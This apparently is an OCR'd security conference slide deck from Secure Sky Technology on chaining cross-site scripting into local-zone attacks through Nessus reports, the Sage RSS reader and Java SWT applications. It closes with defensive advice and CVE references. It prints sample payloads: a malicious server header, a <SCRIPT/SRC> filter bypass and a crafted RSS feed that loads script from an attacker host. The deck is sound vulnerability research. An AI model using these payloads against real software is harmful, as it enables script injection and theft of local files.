



```
HTTP/1.0 200 OK
Connection: close
Content-Type: text/html
Server: Apache/1.3.1 <LINK
REL='stylesheet'
XXX="http://192.168.11.88/xss.css">
```

1. Using Nessus , a victim audits the attacker's website.
2. Response header of the attacker's website returns the contents, including attacking codes.
3. Since Nessus's report is not properly sanitized, malicious scripts will be executed.


# Browser's Security Restriction

- "To help protect your security, Internet Explorer has restricted this webpage from running scripts or ActiveX controls that could access your computer. Click here for options..."



# Appearance of A 2nd Hurdle

- We were able to belong to "My Computer Security Zone"
- But there is a "browser's security restriction"
- How do we cross over this second hurdle?



# Attacking RSS Reader

# Firefox Add-on Sage RSS Reader Vulnerability

- Arbitrary scripts are executed when an RSS reader reads malicious RSS feeds.
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0896

- Faulty Countermeasure:
  Removed <SCRIPT>


- Evaded by <SCRIPT/SRC="http://attacker/">

# RSS Feed For Attack


```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0"
xmlns:content="http://purl.org/rss/1.0/modules/content/"
xmlns:wfw="http://wellformedweb.org/CommentAPI/"
xmlns:dc="http://purl.org/dc/elements/1.1/">

<channel>
<title>test2</title>
<link>http://www.example.com/</link>
<description>test</description>
<item>
<title>test</title>
<content:encoded>
<![CDATA[<SCRIPT/SRC='http://attcker/attack.js'></SCRIPT>]]>
</content:encoded>
</item>
</channel>
</rss>
```

# Why Was "Browser Restriction" Broken?

- Firefox, Opera and Safari do not have restrictions like IE.
- If IE components are used, browser restriction is useless.



# DEMO-2




1. Victim PC reads the RSS feed from the Attacker's site where the malicious code embedded
2. XSS occurs by the malicious code which steals the data from the User local PC, then sends to the attackers server.

# What Is A 3rd Hurdle?

- We were able to access local computer's files because we were able to belong to "My Computer Security Zone".

- But "My Computer Security Zone" is still strict since we cannot execute the arbitrary commands.


# Attacking Java Applications

# Evading "Security Zone"

- In Java Applications, IE components are often used.
- SWT(Standard Widget Kit) is a kind of library, providing a GUI tool kit.
- SWT does not inherit IE settings

- It may be possible with other languages or libraries perhaps.

# DEMO-3




1. Victim PC access the attacker's site with the Java application
2. Malicious script by the attacker will be executed, then the arbitrary commands will be executed.

# Defending Web2.0 (1/2)

- PLAN
  Minimize the requirements
  Do you really need Web2.0?

- DO
  Secure Programming
  White Box Test
  (Agile Development is dangerous)
  Do not forget security countermeasures in Web1.0!

# Defending Web2.0 (2/2)

- CHECK
  Check logs
  Black Box Test
  Periodic Third Party Audits
  Gather Information

- ACTION
  Fix Quickly (Use both Ad-hoc and Fundamental)
  Give top priority to the customers' security!

Secure Sky Technology Inc.

# References


[1] Tim O'Reilly, What Is Web 2.0
http://www.oreillynet.com/pub/a/oreilly/tim/news/2005/09/30/what-is-web-20.html

[2] Jeremiah Grossman, Advanced Web Attack Techniques using GMail
http://jeremiahgrossman.blogspot.com/2006/01/advanced-web-attack-techniques-using.html

[3] Nessus Unspecified Cross-Site Scripting Vulnerability
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-3546

[4] How to use security zones in Internet Explorer
http://support.microsoft.com/kb/174360

[5] Internet Explorer Local Machine Zone Lockdown
http://technet2.microsoft.com/windowsserver/en/library/aebcfc94-25d5-4f41-93cc-7fb6e031de401033.mspx

[6] Firefox Sage Extension Feed Script Insertion Vulnerability
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0896

[7] XSS (Cross Site Scripting) Cheat Sheet
http://ha.ckers.org/xss.html

[8] Cross-site Scripting with Local Privilege Vulnerability in Yahoo Messenger
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0768

[9] Remote command execution, HTML and JavaScript injection vulnerabilities in AOL's Instant Messaging software
http://www.coresecurity.com/index.php5?module=ContentMod&action=item&id=1924

[10] Overtaking Google Desktop
http://download.watchfire.com/whitepapers/Overtaking-Google-Desktop.pdf

Secure Sky Technology Inc.

# Questions?